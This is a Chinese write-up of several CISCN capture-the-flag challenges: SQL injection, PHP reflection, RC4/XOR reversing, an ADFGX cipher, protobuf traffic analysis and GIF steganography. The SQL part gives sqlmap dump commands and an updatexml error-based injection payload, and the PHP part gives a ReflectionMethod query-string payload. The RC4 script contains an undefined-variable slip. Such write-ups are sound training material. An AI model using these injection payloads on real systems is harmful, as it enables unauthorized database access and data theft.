国赛WP

(1)easy_sql

打开环境，是一个登录界面，因为直接告诉了是sql注入，那么就先测试注入点是哪个

然后可以测试出注入点为psswd
 用bp抓包老样子然后保存在本地
sqlmap扫库

```
sqlmap -r 2.txt --dbs
```

跑到数据名为：security
然后跑表，

```
sqlmap -r 2.txt -D security -tables
```

发现有两张表user和`flag，没办法继续按常用的方法进行解题，因此表名无法直接爆出来，但是可以进行猜测表明然后根据无列名注入爆出列名
构造payload来查询：

```
uname=1&passwd=-1') or updatexml(1,concat(0x7e,(select*from (select * from flag as a join flag as b using(id,no) )as c)),1)%23&Submit=%E7%99%BB%E5%BD%95
```

得到字段名，直接sqlmap拿flag：

```
sqlmap -r 2.txt -D security -T flag -C e912202a-a4b0-4e24-967c-4685af6abf3f -dump -technique E
CISCN{fONHd-xmnAP-AxGum-2cP6z-EwmdS-}
```

(1)easy_source

抓包扫目录之类的常规操作都没出
预期猜测flag在注释里（也给了提示）：`你能发现我嘛`
可以试着用PHP内置类中的 `ReflectionMetho` 来读取类中函数的注释，在网上也搜到了一些资料

> 参考自https://r0yanx.com/2020/10/28/fslh-writeup/

payload如下：

```
?rc=ReflectionMethod&ra=User&rb=a&rd=getDocComment
```

(1)glass | solved

RC4+简单的异或加密
逻辑都在native层
三个一组轮换异或,最后再与密钥进行一次异或
脚本如下

```python
from Crypto.Cipher import ARC4
res = [0xA3, 0x1A, 0xE3, 0x69, 0x2F, 0xBB, 0x1A, 0x84, 0x65, 0xC2, 0xAD, 0xAD, 0x9E, 0x96, 0x05, 0x02, 0x1F, 0x8E, 0x36, 0x4F, 0xE1, 0xEB, 0xAF, 0xF0, 0xEA, 0xC4, 0xA8, 0x2D, 0x42, 0xC7, 0x6E, 0x3F, 0xB0, 0xD3, 0xCC, 0x78, 0xF9, 0x98, 0x3F]
key1 = b"12345678"
rc4 = ARC4.new(key)
key1 = list(key)
for i in range(39):
    res[i] ^= key1[i % 8]
for i in range(0, 39, 3):
    tmp0 = res[i]
    tmp1 = res[i+1]
    tmp2 = res[i+2]
    res[i] = tmp1 ^ tmp2
    res[i+2] = tmp0 ^ res[i]
    res[i+1] = res[i+2] ^ tmp2
print(rc4.decrypt(bytes(res)))
```

即可得到flag：CISCN{6654d84617f627c88846c172e0f4d46c}


(1)CLASSIS

首先打开文件是一串由A D F G X五个字母组成的一串代码，可以确认是ADFGX密码，但是直接寻常网页解码并不能获得，这里采取另一个网址https://www.dcode.fr/adfgx-cipher#q7采用公开密码表的方式进行框解密。
在替代方格上输入PHQGMEAYNOFDXKRCVSZWBUTIL,把KEY里的值进行清空，得到这个

MMYOBFYSBHKOSOXYMOXXIIPBCDOXOXOOOOSYMRPOPCINBBFLXBYKPOOM
YYOBLOEPPFBPKCKKBOBYCOYYCSNMKMNEOXXESHIO
然后进行栅栏解密，输入第6栏，然后再进行凯撒移位10，得到
flag:CISCNBRACETHREECONEFOURDEONEAFOURCEFFFSEVENSEVENONEYER
ONINEDCFOURYEROASIXYEROSIXAFIVEADYEROBRACE
这里再把中间带有的英语翻译成符号和数字，得到最终flag：
CISCN{3c14de1a4cefff77 109dc40a606a5ad0}。


(1)tiny traffic

流量包审查Http流量有点异常，flagwrapper test secret都比较感觉有问题




```
20408 64.989924  192.168.2.193  192.168.2.141  HTTP  424 HTTP/1.0 404 NOT FOUND  (text/html)
20645 77.094611  192.168.2.141  192.168.2.193  HTTP  507 GET /flag_wrapper HTTP/1.1
20648 77.098736  192.168.2.193  192.168.2.141  HTTP  198 HTTP/1.0 200 OK  (gzip)
20824 83.595249  192.168.2.141  192.168.2.193  HTTP  507 GET /flag_wrapper HTTP/1.1
20828 83.602167  192.168.2.193  192.168.2.141  HTTP  198 HTTP/1.0 200 OK  (gzip)
21114 89.102231  192.168.2.141  192.168.2.193  HTTP  499 GET /test HTTP/1.1
21118 89.116286  192.168.2.193  192.168.2.141  HTTP  355 HTTP/1.0 200 OK  (br)
21608 98.210017  192.168.2.141  192.168.2.193  HTTP  501 GET /secret HTTP/1.1
21615 98.221218  192.168.2.193  192.168.2.141  HTTP  230 HTTP/1.0 200 OK  (br)
```

打开发现是Brotli压缩




```
HTTP/1.0 200 OK\r\n
Content-Type: br\r\n
Content-Length: 61\r\n
Server: Werkzeug/1.0.1 Python/3
Date: Fri, 30 Apr 2021 15:23:18
```

几个文件分别解压开
Flag wrapper



```
Media Type
    Media type: br (61 bytes)

0000  48 54 54 50 2f 31 2e 30  20 32 30 30 20 4f 4b 0d   HTTP/1.0  200 OK·
0010  0a 43 6f 6e 74 65 6e 74  2d 54 79 70 65 3a 20 62   ·Content -Type: b
0020  72 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   r··Conte nt-Lengt
0030  68 3a 20 36 31 0d 0a 53  65 72 76 65 72 3a 20 57   h: 61··S erver: W
0040  65 72 6b 7a 65 75 67 2f  31 2e 30 2e 31 20 50 79   erkzeug/ 1.0.1 Py
0050  74 68 6f 6e 2f 33 2e 39  2e 31 2b 0d 0a 44 61 74   thon/3.9 .1+··Dat
0060  65 3a 20 46 72 69 2c 20  33 30 20 41 70 72 20 32   e: Fri,  30 Apr 2
0070  30 32 31 20 31 35 3a 32  33 3a 31 38 20 47 4d 54   021 15:2 3:18 GMT
0080  0d 0a 0d 0a 0b 1c 80 08  c8 01 10 a2 d4 99 07 1a   ········ ········
0090  0e 0a 05 65 32 33 34 35  12 05 37 61 66 32 63 1a   ···e2345 ··7af2c·
00a0  0f 0a 06 37 38 38 39 62  30 12 05 38 32 62 63 30   ···7889b 0··82bc0
00b0  20 c6 a2 ec 07 2a 09 64  31 37 32 61 33 38 64 63    ····*·d 172a38dc
00c0  03                                                 ·
```




```
H4sIANEgjGAC/3P2DHb2q64FAICksa4HAAAA
```

Note: System detected that the input text is **not a brotli** and **it is a gzip compressed text**. So, it has been decompressed using gzip algorithm. For further gzip decompressions, use gzip decompresstion tool.

```
CISCN{}
```


Secret



```
CxyACMgBEKLUmQcaDgoFZTIzNDUSBTdhZjJjGg8KBjc4ODliMBIFODJiYzAgxqLsByoJZDE3MmEzOGRjAw==
```

```
□�□□�æ□□□
□e2345□□7af2c□□
□7889b0□□82bc0 ȹ�□*      d172a38dc
```

Test



```
G2gBABwHjtuQ20PUj2PQltu8JO0VLNMCXrD+WKNBFNL61o6Q5a2iJ7G6395mFNFG0oSmkUylShKqEug2oe
MRwtQtCYq9fe3vdKSPM37Z5mMmrwKKC3WH/o9NB+HLoRrgTcr26yLJEI/qKx5zbMonLsMXrZDLApkKepJM
686pj0slH8zWZsj6+CEppNEECkk2REojBIsZMTMkjzhoN4MJ2bwLdKEtf949T48ytoVFwufWwaAXEg3xcwc=
```


```
syntax = "proto3";

message PBResponse {
  int32 code = 1;
  int64 flag_part_convert_to_hex_plz = 2;
  message data {
    string junk_data = 2;
    string flag_part = 1;
```

syntax = ”proto3”;

```
message PBResponse {
  int32 code = 1;
  int64 flag_part_convert_to_hex_plz = 2;
  message data {
    string junk_data = 2;
    string flag_part = 1;
  }
  repeated data dataList = 3;
  int32 flag_part_plz_convert_to_hex = 4;
  string flag_last_part = 5;
}

message PBRequest {
  string cate_id = 1;
  int32 page = 2;
  int32 pageSize = 3;
}
```


明显proto3，转回来

先把proto文件转python



```
# -*- coding: utf-8 -*-
# Generated by the protocol buffer compiler.  DO NOT EDI
# source: 996
"""Generated protocol buffer code."""
import ...
# @@protoc_insertion_point(imports)

_sym_db = _symbol_database.Default()




DESCRIPTOR = _descriptor.FileDescriptor(
  name='996',
  package='',
  syntax='proto3',
  serialized_options=None,
  create_key=_descriptor._internal_create_key,
  serialized_pb=b'\n\x03\x39\x39\x36\"\xd0\x01\n\nPBRes
)




_PBRESPONSE_DATA = _descriptor.Descriptor(
  name='data',
  full_name='PBResponse.data',
  filename=None,
  file=DESCRIPTOR,
```

调试运行看看



```
Variables
DATA = {PBResponse} code: 200\nflag_part_convert_to_hex_plz: 15100450\ndataList {\n  flag_part: "e2345"\n  junk_data: "7af2c"\n}\ndatal
    CODE_FIELD_NUMBER = {int} 1
    DATALIST_FIELD_NUMBER = {int} 3
  > DESCRIPTOR = {Descriptor} <google.protobuf.descriptor.Descriptor object at 0x000002E349E7B460>
    FLAG_LAST_PART_FIELD_NUMBER = {int} 5
    FLAG_PART_CONVERT_TO_HEX_PLZ_FIELD_NUMBER = {int} 2
    FLAG_PART_PLZ_CONVERT_TO_HEX_FIELD_NUMBER = {int} 4
    code = {int} 200
  > data = {GeneratedProtocolMessageType} <class '345_pb2.data'>
  > dataList = {RepeatedCompositeFieldContainer: 2} [flag_part: "e2345"\njunk_data: "7af2c"\n, flag_part: "7889b0"\njunk_data: "82bc0"\n]
    flag_last_part = {str} 'd172a38dc'
    flag_part_convert_to_hex_plz = {int} 15100450
    flag_part_plz_convert_to_hex = {int} 16453958
  > Protected Attributes
```

根据上面的NUMBER知道flag的排列顺序

Flag_part_convert_to_hex_plz=15100450

Flag_part_plz _convert_to_hex=16453958

分别转换得到

e66a22

fb1146


d172a38dc

和last part datalist拼接即可得到flag：CISCN{e66a22e23457889b0fb1146d172a38dc}

(1)running_pixel


下载之后，属性没有任何东西，打开gif，也没有什么奇怪的地方，先把gif一帧帧拿出来看，用GifSplitter分离

查看所有图片，发现在小人的身上会有不规律的白点一会消失一会出现



又根据题目中的像素二字，拿取色工具取了一下颜色，发现这个白点的像素值是（233.233.233），数值是比较特殊的可以推测出这些白点可能会组成一些东西，然后拿工具记


录了八十来张图的白点，得到下图



之后就发现这些白点组成了颠倒的数字和字母。然后在记录的过程中发现有的图片是没有白点的。采取脚本让其改良。

```python
from PIL import Image
import os
res = Image.new("P", (400,400), 255)
files = os.listdir('running_pixel.gif.ifl')
for i in range(382):
    img = Image.open("running_pixel.gif.ifl/{}".format(files[i])).convert(
"RGB")
    cnt = 0
    for x in range(400):
        cnt += 1
        for y in range(400):
            rgb = img.getpixel((x,y))
            if rgb == (233,233,233):
                res.putpixel((y,x), 0)
                res.save("output/{}.png".format(i))
                break
        if rgb == (233, 233, 233):
            break
    if cnt == 400:
        res.save("outputA/{}.png".format(i))
res.save("res.png")
```

跑完之后获得一堆图片，共32张，按出现的先后顺序组合之后得到了flag

